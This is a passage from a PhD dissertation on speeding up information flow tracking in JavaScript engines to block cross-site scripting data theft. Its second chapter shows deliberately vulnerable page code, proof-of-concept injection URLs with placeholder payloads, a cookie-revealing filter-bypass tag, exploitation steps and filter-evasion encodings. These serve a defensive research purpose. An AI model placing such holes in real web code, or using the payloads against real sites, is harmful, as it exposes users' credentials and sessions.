UNIVERSITY OF CALIFORNIA,
IRVINE

From FlowCore to JitFlow: Improving the speed of Information Flow in JavaScript.

DISSERTATION

submitted in partial satisfaction of the requirements
for the degree of

DOCTOR OF PHILOSOPHY

in Information and Computer Science

by

Eric Hennigan

Dissertation Committee:
Professor Michael Franz, Chair
Professor Athina Markopoulou
Professor Ian Harris

2015

TABLE OF CONTENTS

LIST OF FIGURES

Page

LIST OF TABLES

LIST OF LISTINGS

ACKNOWLEDGMENTS

I would like to extend gratitude and thanks to Prof. Michael Franz for his trust and patience in offering guidance to the often mistaken ways of young learners. I appreciate his talents in recruiting intelligent students who became my coworkers and friends, providing a wonderful environment in which to advance my skills in programming and absorb insights about the data structures and algorithms used to model programs. Without his talents in obtaining funding from the U.S. Government (DARPA contract No. D11Pc20024, NSF Grants CNS-0905684 and CCF-1117162) and from collaborators, namely Google and Mozilla, this research would not have been possible.

I would also like to extend thanks to Prof. Ian Harris and Prof. Athina Markopoulou who agreed to serve on my committee, and suffer my public speaking efforts.

I am further indebted to my Postdoctoral counselors: Christian Wimmer, Stefan Brunthaler, and Per Larsen, for arguments and discussion over implementation details, advice on writing and strategy, and insights on research directions. For moral support I must also express my gratitude to my fellow students and friends: Gregor Wagner, Michael Bebenita, Mason Chang, Andrei Homescu, Wei Zhang, Gulfem Yeniceri, Stephen Crane, and Codrut Stancu.

Finally, my partner on this project, Christoph Kerschbaumer, receives special mention for his patience and understanding when dealing with my stubbornness. Without his support, I would not have finished my degree.

Lastly, I would like to thank my parents, Susan and Leroy, and my siblings, Ryan, Kurt, and Jayne, for their steady encouragement.

CURRICULUM VITAE

Eric Hennigan

Education

Doctor of Philosophy in Computer Engineering **2015**
University of California, Irvine *Irvine, California*

Bachelor of Science in Physics **2004**
University of California, Los Angeles *Los Angeles, California*

Bachelor of Science in Applied Mathematics **2004**
University of California, Los Angeles *Los Angeles, California*

Research Experience

Graduate Research Assistant **2008–2013**
University of California, Irvine *Irvine, California*

Teaching Experience

Instructor of Record **2010–2013**
University of California, Irvine *Irvine, California*
EECS 12 — Introduction to Computer Programming 2013 Winter
CompSci 142A — Compilers and Interpreters 2012 Fall
CompSci 141 — Concepts of Programming Languages I 2011 Summer
CompSci 22 — Introduction to Computer Science II 2011 Winter

TA Professional Development Workshop Leader **2012**
University of California, Irvine *Irvine, California*

Adjunct Instructor **2012**
California State University, Fullerton *Irvine, California*
CPSC 120 — Introduction to Programming 2012 Spring

Teaching Assistant **2009–2010**
University of California, Irvine *Irvine, California*
CompSci 142A — Interpreters and Compilers 2010 Spring
ICS 11 — Internet and Public Policy 2009 Winter
CompSci 141 — Concepts of Programming Languages I 2009 Fall

Selected Honors and Awards

ICS Dean's Fellowship for 3 years **2008–2011**
University of California, Irvine

Pedagogical Fellowship **2012**
University of California, Irvine

Invited Talks

Internet (In)Security **May. 2012**
ACM Undergraduate Chapter, UCIrvine *University of California, Irvine*

Technical Reports

Quality Over Quantity: Developer Selected Information Flow **Oct. 2012**
Eric Hennigan, Christoph Kerschbaumer, Stephan Brunthaler, Per Larsen, Michael Franz
UCI Technical Report 12-02

ConDOM: Containing the DOM for Safe Browsing **Oct. 2012**
Christoph Kerschbaumer, Eric Hennigan, Stefan Brunthaler, Per Larsen, Michael Franz
UCI Technical Report 12-01

Implementation Details of Dynamic Information Flow Security Type Systems **July 2011**
Eric Hennigan, Christoph Kerschbaumer, Stefan Brunthaler, Michael Franz
UCI Technical Report 11-03

Tracking Information Flow for Dynamically Typed Programming Languages by Instruction Set Extension **June 2011**
Eric Hennigan, Christoph Kerschbaumer, Stefan Brunthaler, Michael Franz
UCI Technical Report 11-01

Talks and Poster Sessions

Information Flow in Web Browsers **Dec. 2011**
Presentation, SoCal Programming Languages and Systems Workshop

Bytecode-Based Security for JavaScript **Mar. 2011**
Poster Presentation, Architectural Support for Programming Languages and Operating Systems (ASPLOS)

Bytecode-Based Security for JavaScript **Dec. 2010**
Poster Session and Lightning Talk, SoCal Programming Languages and Systems Workshop

End-to-End security: Information flow in an Ad-Hoc, Dynamic Environment **Mar. 2009**
International Symposium on Code Generation and Optimization (CGO)

End-to-End security: Information flow in an Ad-Hoc, Dynamic Environment **Mar. 2009**
Architectural Support for Programming Languages and Operating Systems (ASPLOS)

Conference Publications

Information Flow Tracking meets Just-In-Time Compilation **Jan. 2014**
Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz
9th International Conference on High-Perormance and Embedded Architectures and Compilers (HiPEAC)

CrowdFlow: Efficient Information Flow Security **Nov. 2013**
Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz
16th Information Security Conference (ISC)

First-Class Labels: Using Information Flow to Debug Security Holes **Jun. 2013**
Eric Hennigan, Christoph Kerschbaumer, Per Larsen, Stefan Brunthaler, Michael Franz
6th International Conference on Trust and Trustworthy Computing (TRUST)

Towards Precise and Efficient Information Flow Control in Web Browsers **Jun. 2013**
Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz
6th International Conference on Trust and Trustworthy Computing (TRUST)

Journal Publications

Information Flow Tracking meets Just-In-Time Compilation **Dec. 2013**
Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, Michael Franz
Transactions on Architecture and Code Optimization (TACO)

Professional Memberships

Association of Computing Machinery (ACM), Computer Science Education Special Interest Group (SIGCSE)

ABSTRACT OF THE DISSERTATION

From FlowCore to JitFlow:
Improving the speed of Information Flow in JavaScript.

By

Eric Hennigan

Doctor of Philosophy in Information and Computer Science

University of California, Irvine, 2015

Professor Michael Franz, Chair

Today's web applications remain vulnerable to cross-site scripting attacks that enable data theft. Information flow tracking in the JavaScript VM of a web engine can track data flows through the web application and prevent the communication of sensitive data to unintended recipients, thereby stopping data theft. Existing solutions have focused on the incorporating information flow into the JS interpreter, rather than the just-in-time compiler, rendering the resulting performance non-competitive.

This thesis presents an implementation of information flow tracking that works with the just-in-time compiler, outperforming all previous interpreter-based information flow tracking engines by more than a factor of two. The JIT-based engine (i) has the same coverage as previous implementations, (ii) requires comparatively light implementation effort, and (iii) introduces new optimizations to remain performant. When evaluated against three industry standard benchmark suites, the tracking engine retains an average slowdown of 73% over engines that do not support information flow, remaining will within the range that many users will find an acceptable price for obtaining substantially increased security against data theft.

Chapter 1

Motivation

Systems that process sensitive information often use dynamically typed languages. The high-level nature of these languages makes them highly convenient for rapidly developing prototypes which meet business needs for quick deployment. For example, Web applications have de facto standardized on JavaScript for client-side logic, which includes secure authentication.

The World Wide Web has grown explosively and has evolved from a modest collection of static pages to a global network of dynamic and interactive content. As critical business functions become increasingly Web-based, the amount of sensitive information traversing the Web increased correspondingly. Personal information, used in sensitive online transactions (e.g., banking, tax filing, shopping, etc.), now possesses a black-market value, which continues to draw the attention of criminals and fraudsters. Because early designers of the Web did not consider these uses, nor did they have an explicit focus on security, the resulting architecture contains inherent weaknesses that permit criminals to steal credit card numbers, identification credentials, and other personal information. The dynamic nature of JavaScript reduces the effectiveness of static analysis techniques that would otherwise be used to verify web application security [RV09].

Web servers deliver HTML and JavaScript to a client browser as an untyped string. Web 2.0 applications contain server-side processing that injects user generated content and syndicated advertisements into pages assembled on demand. Popular server-side code frameworks that perform this composition do not themselves have static typing (as in the case of PHP, Ruby on Rails, and Django). The practice of including foreign content as an unsafe string provides attackers the opportunity to inject malicious code into a web page, in an attack known as Cross-Site Scripting (XSS). The prevalence, persistence, scope, and danger [Gro11, The11] of such attacks has given XSS the infamous moniker: "buffer overflow of the web."

On the client-side, the browser security model possesses weaknesses that integrate HTML and executable JavaScript code into a single execution context, despite possibly separate origins. Even though this dynamic loading of code functions as a powerful feature enriching web applications with third party code, it also opens the door for attackers to perform arbitrary actions behind the scenes in a users browser. Without any observable difference in runtime behavior such spurious scripts can exfiltrate sensitive user information, like e.g., authentication credentials or credit card numbers. A malevolent script has the power to log all keystrokes on a user's keyboard and the ability to traverse the Document Object Model (DOM) [W3C04] and exfiltrate all information displayed on the user's screen.

Vulnerability studies consistently rank code injection as the most prevalent type of attack on web applications. The Open Web Application Security Project[OWA13] ranks injection as the biggest threat for its easy exploitability and severe security impact, recommending a parameterized API, taking extra care to correctly handle the escape syntax of any interpreters, and the use of positive "white list" input validation routines. They same organization also ranks XSS as the third biggest threat for its average exploitability, very widespread prevelance and moderate security impact, recommending proper escaping of all untrusted data sources, positive "white list" input validation, auto-sanitization libraries for rich content, and the use of a W3C Content Security Policy. The Common Weakness Enumeration published by MITRE [The11] also ranks SQL and OS Command injection in first and second positions, respectively, and XSS in fourth. The report recommends using libraries with safe APIs, identifying and sanitizing all inputs on both the client and the server, creating static mappings that reference known inputs, and enforcing a separation between code and data.

Nikiforakis et al. [NIK$^+$12] show that 88.45% of web sites include at least one remote JS library and highlight the potential of such included scripts to perform malicious actions without attracting attention by neither web developers nor end users. An empirical study [JJLS10] on privacy violating information flows confirms the ubiquity of sensitive user data exfiltration currently practiced on the Internet.

Several approaches [VNJ$^+$07, JCSH11, GDNP12, KHL$^+$13] have shown that information flow tracking can overcome the shortcomings of the SOP and successfully counter XSS-based information exfiltration attacks. Even though these dynamic tracking enhancements provide the desired security, all of the presented approaches suffer from the drawback of incurring drastic performance penalties of at least 1×. Note, that all presented approaches integrate the tracking logic in the JavaScript interpreter which itself commonly performs 4× to 5× worse than code generated by state of the art just-in-time (JIT) compilers.

Today's highly-interactive web applications rely on a performant JavaScript interpreter backed up by a just-in-time compiler. Currently, browser vendors compete for adoption by advertising JavaScript performance. As a result of the "browser wars," faster JavaScript virtual machines (VMs) now enable web applications with large amounts of JavaScript code. Consequently, the slowdown seen when integrating information flow into the JavaScript interpreter represents a major obstacle to adoption. We interpret a lack of adoption of previous positive results as stemming from the business need for JavaScript performance.

JitFlow answers this challenge by implementing dynamic information flow tracking in a JIT compiler. It also includes a network monitor to detect suspicious network traffic that sends data to a server other than that intended by the application programmer. The detection occurs at runtime, catching the code "in flagranti" when performing malicious actions such as data theft.

This thesis makes the following contributions:

- To the best of our knowledge we are the first to integrate dynamic information flow tracking in a JIT compiler for a dynamically typed programming language.
- A set of instructions that enables information flow tracking at the bytecode-level, allowing fast transitions between interpreter and JIT-compiled code.
- The data structures and implementation techniques that enabled JIT-compilation performance improvements.
- Several optimizations (Section 6.2.4) essential to preserving the performance gains when JIT compiling the information flow tracking logic.
- A first-class mechanism for labeling objects, allowing website authors to tag data considered sensitive to their application and implement label-specific network traffic policies.
- We evaluate the system on three dimensions:
  - **Efficiency:** We show that our JIT-generated code for information flow tracking introduces, on average, 30% overhead on established JavaScript benchmark suites; SunSpider [Sun12], V8 [Goo], and Kraken [Moz11].
  - **Compliance:** We verify that our JIT compiler performs accurate information flow tracking by providing a test suite consisting of more than 200 test cases.

– **Applicability:** We automate a crawler that visit a random sampling of 100 pages from the Alexa Top One Million [Ale], simulates user interaction by filling out and submitting a form, and detects information flows to third party domains.

1.1 Executive Summary

This thesis describes both FlowCore, an interpreter-level information flow framework written for WebKit's JavaScriptCore virtual machine, and JitFlow, a JIT-compiled improvement that provides increased performance with respect to the interpreter. Both of these systems tag program values and the program counter with labels that convey data ownership by one or more security principals. These labels propagate during program execution, and a network monitor implements a security policy by inspecting the label attached data in a network request.

Chapter 2 gives an overview of modern web architecture and its negative effects on security. The structure of HTML, dynamic typing of JavaScript, and the textual inclusion of third-party code and data, each contribute to an infrastructure that puts casual web user's data at risk for surreptitious information theft through a code injection attack known as Cross-Site Scripting. The widespread practice of dynamically creating strings later treated as HTML and JavaScript and loaded on-demand requires delaying security analysis until runtime.

Chapter 3 describes in detail how an attacker might abscond sensitive data from a web application. To detect and mitigate these attacks, we propose using dynamic (runtime) information flow to track data propagation in a JavaScript VM, and call the resulting interpreter FlowCore.

Chapter 4 establishes and names different levels of information flow tracking detail. The categorization splits information flows between dataflow and control-flow based leaks and correlates each with a required minimum level of program analysis. Developing this categorization permits a clear definition of the information flow tracking capabilities FlowCoreand JitFlow. Through dynamic labeling of the program counter, our VM can track up to active implicit information flows.

Chapter 5 describes implementation details that support labeling values within the JavaScript VM. FlowCore adds a `FlowLabelRegistry` that stores a lattice over security principals. The host web browser can dynamically create a security principal for each web domain, accommodating the common practice of loading code and resources from many different domains in one page of a web application. Each element of the lattice forms a bit-vector that maps to a label. FlowCore extends the internal representation of JavaScript values to include space for a label. Propagating information influence from control flow predicates to instructions within the code branch requires the addition of a label stack that tracks changes to the label on the program counter. As a JavaScript program executes, the labels attached to program values monotonically rise through the lattice, leading to label creep.

Chapter 6 introduces three new instructions that maintain the control flow label stack. A parse-time analysis instruments these instructions into the instruction stream. In debug mode, an abstract interpretation that explores all control flow paths of the instruction stream ensures correct instrumentation for each method. During execution, the instructions push, pop, and upgrade the stack according to branches, joins, and loops in the control flow. The instructions are generic enough that they support the grafting of information flow tracking into both register-based (WebKit) and stack-based (Firefox) VM implementations. The development of these instructions enables a transition in implementation from the interpreter, FlowCore, to the JIT compiler, JitFlow. JitFlowmakes some additional performance improvements with pre-allocation of memory for the control-flow label stack, memory layout of stack frames to ensure quick access to frequently used labels, and inlining of assembly code to perform label propagation.

Chapter 7 describes an extension of the labeling framework that gives JavaScript developers access to the labeling system. FlowCore reflects labels stored in the `FlowLabelRegistry` as first-class objects into the host environment. The new `FlowLabelObject` prototype class enables the creation, comparison, composition of labels, while a new `labelof` keyword enables inspection of labeled variables. When used with a modified web browser, a network monitor hook allows the writing of a security policy within JavaScript. Using first-class labels developers can tag specific values with their own labels, decreasing the sources of label creep and using the propagation and inference rules as a security debugging system. Additionally, the first-class label feature proved invaluable for implementing unittests of the propagation rules and buttressing confidence in the correctness of the implementation of label propagation.

Chapter 8 compares the performance of our VM against that of several other researchers using 3 different benchmarks: SunSpider [Sun12], V8 [Goo], and Kraken [Moz11]. JitFlow has an average tracking overhead of 73% relative to a baseline JIT compiler on CPU-intensive benchmarks. On absolute terms, its performance measures more than twice as fast as the fastest known JavaScript information flow tracking interpreter. We also show how the first-class label system assisted with ensuring correctness of the implementation, and perform an automated web crawl that successfully detects information transmission to third parties.

Chapter 9 provides the research setting in which the JitFlow implementation took place. It establishes the origins of information flow and highlights foundational techniques subsequently added. We contrast our implementation with that of other researchers using different strategies such as source rewriting, staged analysis, taint tracking, isolation, secure multi-execution, and type-checking. We compare with other research work that includes some of the same components, citing implementations using a control flow stack, JIT-compilation, and first-class labels.

Chapter 10 concludes the thesis with a summary overview that expresses concerns about the adoption of information flow as a security technique for the web. We think JitFlow can overcome the primary impediment: performance.

Chapter 2

Code Injection Attacks

2.1 Brief Overview of Web Architecture

Web developer and user demand for increased interactivity in web pages led Netscape to introduce the JavaScript[1] programming language as a means of enabling more dynamic behavior within a webpage. Modern web browsers contain an embedded JavaScript virtual machine that enables the page to load and execute code that dynamically updating the page, even as the page is being parsed. To embed JavaScript code into a webpage, HTML supports a `<script>` tag and page-embedded URLs support the `javascript:` protocol. The HTML specification [RLJ99] establishes the following ways to embed JavaScript in a webpage:

1. Inside an HTML tag: The `<script>`, `<object>`, `<applet>`, and `<embed>` permit inclusion of JavaScript within the page. Attackers commonly use inject code using the `<script>` tag because it supports direct inlining of JavaScript into the HTML document.

[1] JavaScript has now been standardized as ECMAScript [Ecm09]

2. As an event handler: HTML specifies attributes for certain intrinsic events, e.g., key presses, mouse hovering or clicking, errors, page loading and unloading, and form submission. The browser executes JavaScript code attached to an event every time the event triggers. Often web authors designate the target script of an event handler using the `javascript:` URL scheme.

3. As an HTML attribute: HTML tags often provide an attribute (e.g., `src`, `data`, `content`) that allows loading JavaScript code from a separate URL.

Web developers quickly began to take advantage of client-side scriptability to migrate application logic to the client's browser in order to reduce the load on web servers. As a result, users now enjoy many new web applications that demonstrate increased interactivity and responsiveness reminiscent of traditional desktop applications.

2.1.1 The DOM Environment

To support the dynamic modification of a webpage that has already been retrieved from the web server, the browser exposes an interface known as the *Document Object Model (DOM)* [W3C04]. This interface allows scripts in a page to reference, through a hierarchical tree of JavaScript objects, any HTML element of that page. For example, a form input element can be accessed by name using `document.formName.inputName` or through the HTML hierarchy as `document.forms[0].elements[0]`. The DOM not only allows the addressing and modification of page elements through the `document` object, but also makes available certain aspects of the browser environment through the `window`, `navigator`, `screen`, `history`, and `location` objects. Security within a web browser often focuses on preventing the content of these objects and page data from being modified or purloined by arbitrary JavaScript code. The multitude of syntaxes for accessing page elements complicates auditing web applications for security vulnerabilities.

2.2 The Many Types of XSS

Attackers exploit the code-injection vulnerability known as Cross-site scripting by insertion JavaScript or other code into a webpage, causing viewers of that page to unwittingly execute malicious code. The following examples inject benign code as a proof-of-concept demonstrating the code insertion vulnerability.

In a realistic scenario, the attacker might use the inserted code to harvest user information such as login credentials, for imitating a user or hijacking their browsing session (Section 2.3), or credit card numbers, for engaging in fraud.

We classify XSS into four categories, according to the origin of the injected code: *Local* (Section 2.2.1), *Reflected* (Section 2.2.2), *Semi-Persistent* (Section 2.2.3), and *Persistent* (Section 2.2.4).

2.2.1 Local or DOM-Based XSS

Klein [Kle05] explores a local XSS attack that does not require a vulnerability in the web server. Instead, the vulnerability lies within a static page that the originating server does not dynamically process. For example, consider a webpage that contains a customized greeting message for each user. The page delivered by the web server contains code that reads the query string of the URL to obtain the user's name, which in turn updates the greeting message. The processing occurs locally, on the user's browser.

The example in Listing 2.1 contains a concrete demonstration of this vulnerability. The HTML contains a `<p>` tag for the insertion of a paragraph of text into the page. The JavaScript after the paragraph tag modifies the paragraph contents to insert the `name` variable from the current URL. Thus, the text '`Hello Guest`' replaces part of the current URL. By modifying the name parameter in the url to contain an HTML <script> tag, a malicious user can cause the browser to execute a call to evil_code. Because all JavaScript execution occurs on the client-side within the user's browser, the attack requires no cooperation from the server except page retrieval.

```
<body>
    <p id="hello">Hello Guest</p>
    <script language="javascript">
        var beg = document.URL.indexOf("name=")+5
        var end = document.URL.indexOf("\&", beg)
        if (end==-1) end = document.URL.length
        var welcomestr = "Hello␣" + document.URL.substring(beg, end)
        document.getElementById("hello").innerHTML = welcomestr;
    </script>
</body>
```

Listing 2.1: A local XSS vulnerability.

```
A URL used to greet a user named Bob:
http://www.ex.com/welcome.html?name=Bob
A script injection that causes execution of JavaScript code:
http://www.ex.com/welcome.html?name=<script>evil_code()</script>
```

Listing 2.2: Exploiting the Local XSS vulnerability in Listing 2.1.

Web authors can mitigate this attack by first encoding embedded data in the URL so that innocuous (HTML encoded) equivalents replace any special characters (e.g., '<' and '>') before insertion into the page. Sanitization forces the browser to interpret the injected text as data rather than code. The availability of web services that replace a URL with a hash code (e.g., TinyURL), or that provide automated HTTP forwarding or redirection, permit an attacker to easily mask the malicious contents of the URL before delivering it to an innocent user.

Vulnerability:

Any static webpage that can self-modify its contents using data from document.location, document.URL, document.referrer or other attacker-controlled DOM property.

Method of Exploitation:

1. Attacker embeds malicious script into local data source (URL or DOM element).
2. Victim opens the page in their browser.
3. Trusted code on the page loads the malicious script from the local data source.
4. Victim's browser executes the malicious script in the context of the original page.

2.2.2 Reflected or Non-Persistent XSS

A reflected XSS attack exploits the behavior of web servers configured to return pages that incorporate data originating from a client-side request. Applications commonly use such data to provide customized page contents to the user. If the application fails to sanitize the data, a malicious user can insert a script into the request. This causes the web server to inject the script into the returned page. As an example, consider a search engine that echoes back the search query submitted in the query string of a URL.

```
<p>
    Your search for <?php echo(GET["query"]); ?>
    returned the following results:
</p>
```

Listing 2.3: A reflected XSS vulnerability.

```
An ordinary search for the term `example':
http://www.ex.com/search.php?query=example
A malicious `search' that causes execution of JavaScript code:
http://www.ex.com/search.php?query=<script>evil_code()</script>
```

Listing 2.4: Exploiting the reflected XSS vulnerability in Listing 2.3.

Because the server inserts the malicious code into the page, the victim's browser cannot distinguish it from any other code on the page. It executes the malicious script in exactly the same manner, and with the same trust, as any other script on the returned page. Researchers describe this attack as *reflected* because the script originates from the client and gets reflected back after the server embeds it into the returned page. Unfortunately, this type of attack cannot be easily detected by a divergence from the expected behavior of the web application, because a clever attacker can almost always construct a payload that, from the victim's perspective, does not affect the functionality of the page.

Vulnerability:

Any webpage that the server dynamically assembles by incorporating unsanitized client-supplied data.

Method of Exploitation:

1. Attacker embeds malicious script into a temporary data source (URL query string, form fields, etc).
2. Victim requests a page, with malicious data as part of the request.
3. Server returns a page with the malicious script inserted.
4. Victim's browser executes the malicious script on the page, as if it originated from the server itself.

2.2.3 Semi-Persistent XSS

Kachel [Kac08] identifies another type of XSS attack that involves injecting a malicious script into a user's cookie. This vulnerability exists if a web application creates cookie data from content in a URL or HTML form. An attacker can prepare a malicious URL or HTML form that causes the web server receiving the request to issue a cookie containing malicious script to the user. The browser includes the poisoned cookie in all subsequent HTTP messages with the web application for as long as the cookie remains unexpired. If the web application uses information from an issued cookie to dynamically create pages, then the malicious script can also migrate from the cookie to a page (as in a reflected attack, Section 2.2.2).

Because cookies are created and maintained by web servers, ordinary users rarely inspect their cookies, and web developers have become accustomed to implicitly trusting the data contained in cookies their own server issued. The storage of a malicious script inside the user's cookie makes this type of attack *semi-persistent*. It lasts longer than the data sources involved in a reflected attack, but eventually disappears either when the user closes their browser or when the cookie expires.

Vulnerability:

Web application that inserts unsanitized cookie data stored by the client into a page dynamically assembled by the server.

Method of Exploitation:

1. Attacker constructs a malicious URL or pre-filled HTML form.
2. Victim visits the URL or submits the form, sending the malicious data as part of the HTTP request.
3. Server issues a cookie to the victim containing malicious content derived from the HTTP request.
4. Web application constructs a page with the malicious content from the cookie.
5. Victim's browser executes the malicious script on the page.

2.2.4 Persistent XSS

The most pernicious type of XSS attack allows the injected script to persist between sessions. It achieves full persistence by infecting a server-side data store. The canonical example of such an attack involves a message board or web forum that allows the posting of user-generated content. The application stores this content in a server-side database, for retrieval and viewing by other visitors. If a malicious user successfully injects JavaScript into a forum posting, the site saves the script and inserts it into all pages that contain the post. To become a victim, a user only needs to view a page with the malicious post.

Vulnerability:

Web application that stores user-supplied data into a server-side data store. It then inserts the data into dynamically assembled pages delivered to all users.

Method of Exploitation:

1. Attacker submits a malicious entry into the web application.
2. Victim uses the web application and views a page containing the malicious entry.
3. Server inserts content from the malicious entry into a page of the application.
4. Victim's browser executes malicious script embedded in the page, and trusts it as originating from the application server.

2.2.5 Content-Sniffing XSS

Barth et al. [BCS09] highlight a special case of a persistent XSS attack that exploits the difference between browser and server behavior in identifying MIME types. A rather humorous example of such an attack involves a web-based paper submission system. A malicious author creates a *chameleon* document for peer-review, such as a PDF with a forged header containing HTML and JavaScript. The site upload filters detect and scan the document, accepting it as a valid PDF. Later, a reviewer uses their browser to download and view the PDF. Their browser erroneously detects the file as HTML, rendering and processing the contained JavaScript within the context of the review page. The malicious author now has an opportunity to craft the payload JavaScript such that it fills out forms with a favorable review.

Vulnerability:

Web application that stores a user-supplied document into a server-side data store. The site then makes the document viewable to other web browsers. The document exploits a difference between server-side MIME detection, and client-side content-sniffing algorithms, causing the browser to interpret the document and execute a malicious script.

Method of Exploitation:

1. Attacker submits a *chameleon* document, conforming to two different MIME types.
2. Server performs MIME detection, and accepts the document as an allowed MIME type.
3. Victim uses the web application to view the uploaded document.
4. Victim's browser overrides the server's MIME description using its own content-sniffing algorithm.
5. Victim's browser processes HTML/JavaScript contained in the document.

2.2.6 Summary

The presence of an XSS vulnerability on a popular web application allows attackers to inject arbitrary code into the browsers of innocent users. Most websites generate popularity from their encouragement of user participation. Such community-driven websites host user-generated content, making them particularly desirable and exploitable, targets. Because most exploits aim at executing JavaScript within a browser, the injection techniques derive their forcefulness from weaknesses in existing Web infrastructure, standards, and common practices. As a result, XSS exploits remain generally OS and browser agnostic, granting them an amazingly large scope of potential victims. The difficulty in distinguishing JavaScript exploit code from normal web page markup [Gro06] makes XSS attacks difficult to detect.

2.3 Historical Uses of XSS

Attackers benefit from XSS vulnerabilities because the browser executes the injected code in the context of the original page or web application. The victim's browser misidentifies the code as being a legitimate part of the requested page, with the result that the malicious code subverts any security protections (such as the same-origin policy Section 2.5.1) and acquires the same access and privileges as all other code on the page. The examples in Section 2.2 demonstrated this point, but did so in a way that indicated XSS might be of a fairly low-profile or merely irritating nature. Though attackers can use code injection attacks to detract from user experience by defacing the visited page or changing user settings at a public forum, we prefer to draw attention to some examples of more serious ways in which XSS vulnerabilities have affected large businesses employing professional web application designers.

2.3.1 The ‘Samy’ Worm

MySpace [MyS14] operates a social networking website that allows users to create their own webpages. A user’s default page features a friends list, a heroes list, a blog, and shared profile information. Samy Kamak [Kam05] wrote a small piece of JavaScript code that performed three tasks when a user viewed an infected profile: (1) alter the victim’s profile to declare “but most of all, Samy is my hero”, (2) added Samy to the victim’s list of heroes and friends by generating a ‘friend request’ to the code author, and (3) injected itself into the victim’s profile to further propagation. Through a vulnerability that allowed bypassing the sanitization and filtering mechanisms that MySpace applied to all user input, Kamkar initiated the infection by placing the code on his own profile. The worm itself used an `XMLHttpRequest` to perform its tasks without user intervention or knowledge. Within 20 hours, the author had received over 1 million friend requests, setting a world record for viral spreading, and forcing MySpace to suspend service in order to purge the worm from their database.

2.3.2 The ‘Yamanner’ Worm

In 2006, a JavaScript worm named JS.Yamanner@m [Ciu06] infected the Yahoo! Mail Beta service and remains notable for being the first such XSS exploit. In order to protect both themselves and users, Yahoo! implemented filtering mechanisms designed to neutralize JavaScript and certain HTML expressions from the body of an email before displaying it within the webmail application. Without such protections, the mere opening of an email containing injected JavaScript code would trigger execution of that code inside the victim’s browser. The author of the JS.Yamanner@m attack crafted an email containing JvaScript that bypassed Yahoo!’s sanitization filters.

Yahoo!’s sanitization routines stripped the `target=""` piece from the URL. This action

```
<img src='http://images.yahoo.com/mail_logo.gif'
  target=""onload="alert(document.cookie)">
```

Listing 2.5: Illustration of the URL vulnerability exploited by JS.Yamanner@m.

still left a valid `img` tag with an in-tact `onload` attribute. For presentation, the example in Listing 2.5 substitutes the malicious JavaScript code used in the attack with the more benign `alert(document.cookie)`. The actual attack code used an `XMLHttpRequest` to scan the user's address book and previous mail history, collecting a large number of email addresses. In order to further its propagation, the worm then composed an email (containing itself) to each of the victim's contacts. The worm also placed the addresses in an HTTP request to `av3.net`, which allowed the site administrator to collect the addresses merely by scanning the server logs. Yahoo! sucessfully stopped the execution and propagation of the worm by updating their sanitization routines.

2.3.3 RightMedia Trojan

Many websites include within their applications code for dynamically fetching advertisements from third-party suppliers. Because of existing business relationships, many clients wrote their web application to inline the advertisements rather than sandboxing it. In one instance, the advertisement provider RightMedia supplied popular web sites such as Yahoo! Photobucket and MySpace banner advertisements that contained malicious code [Kre07]. Though the supplied payload targeted a vulnerability specific to Internet Explorer into order to install a generic trojan horse on the user's operating system, the attacker could have been constructed it to perform a browser-agnostic XSS attack against the site it gets delivered to.

2.3.4 Nduja Connection

Valotta [Val07] authored “Cross Webmail Worm” able to propagate itself across four most popular webmail providers in Italy. The worm detected which which domain the victim used to view the webmail, and took the appropriate XSS actions for that domain. In each case, it followed the classical model of (1) scraping the users’ contacts by examining past email or via an `XMLHttpRequest`, (2) acquiring any authorization tokens necessary for sending email, and (3) sending itself to all the addresses that the victim had corresponded with. For each of the four webmail providers, the attacker developed separate functionality for both infection and propagation, making this worm the first to spread across different web applications. Fortunately, the author cared more about making a point concerning advanced XSS techniques than about pilfering the confidential information held in victims’ inboxes.

2.3.5 XSS Threat Summary

Though dated, these examples remain notable not only for setting records, but also for demonstrating the relative ease with which a clever user can control the actions taken by millions of other browsers. Consider also, that many web users do not often close down their browser session and rely on timeouts to log out of web applications. Consequently they remain simultaneously logged into other more sensitive services (such as email, shopping, banking or brokerage accounts). With these common practices, the potential for harvesting of sensitive user credentials becomes a serious threat.

We would also like to remind the reader that your web browser probably knows more about your habits, interests, and other personally identifying information than any other single application. In addition, it probably also stores login credentials to banking sites, webmail services, and many shopping sites, as well as form information containing your real name, address, phone number, and credit card numbers.

2.4 Architectural Defects of the Web

The ad-hoc evolution of the Web has resulted in a profoundly insecure architecture, with respect to code injection attacks. In particular, three facets of the current architecture have an important impact on security. The anatomy of an HTML page, which includes formatting commands inline with the textual content, remains central to the issue of code injection and makes HTML particularly prone to the insertion of nefarious control sequences.

Security advocates heavily promote [OWA13, The11, Gro11] the use of filter and sanitization routines that reject or escape HTML and JavaScript code from user input to prevent script injection attacks. Though user input filtering forms the first line of security defense of any website, web applications can not reliably identify every malicious script. Web frameworks, which lack strong, static code analysis, further compound the problem because they cannot provably verify that all strings pass through a filter function before placement into the resulting page. The most popular languages used for the web, JavaScript, PHP, ASP, Ruby, Python, and Perl, all fall into this category.

2.4.1 Encoding

Web application designers construct their pages using various interrelated technologies: URLs for resource requests, HTML for page layout, CSS for content layout, JavaScript for page code, the JavaScript Object Notation (JSON) or XML for object and data description, etc. Each of these technologies has its own specification and set of allowed characters. Sites now use so many different character encodings that it developers have great difficultly tracking the language context that a user-supplied string might appear in and how the many different browsers might interpret the string in that context.

These many different encodings allow an attacker to formulate strings that behave benignly in one context, but have nefarious effects when parsed or rendered in a different context. For example, characters such as ‘<’, which has special meaning in HTML, has many different encodings (Table 2.1). The historic design philosophy of ‘being liberal in what you accept from others’ [Pos80], has compounded the problems by encouraging browsers to allowing whitespace (<scr ipt>) or mixed-case (<ScrIpT>) when matching HTML tags. The acceptance of tags formatted in unconventional manners contributes to the difficulty of identifying potentially malicious inputs.

Encoding Type	**Encoded variant of ‘<’**			
URL Encoding	%3C			
HTML Entity	&lt;	&lt	&LT;	&LT
Decimal Encoding	&#60;	&#060;	&#0060;	...
Hex Encoding	&#x3c;	&#x03c;	&#X3c	...
Unicode	\u003c			

Table 2.1: Examples of Character Encoding [KKKJ06].

2.4.2 Escaping

Once an attacker succeeds in getting past any input filters, the issue of document structure still remains. Web applications quote or escape user-supplied inputs with the intention of having such inputs presented in the page as plain text. We give two such examples [Goo14] of environment escaping.

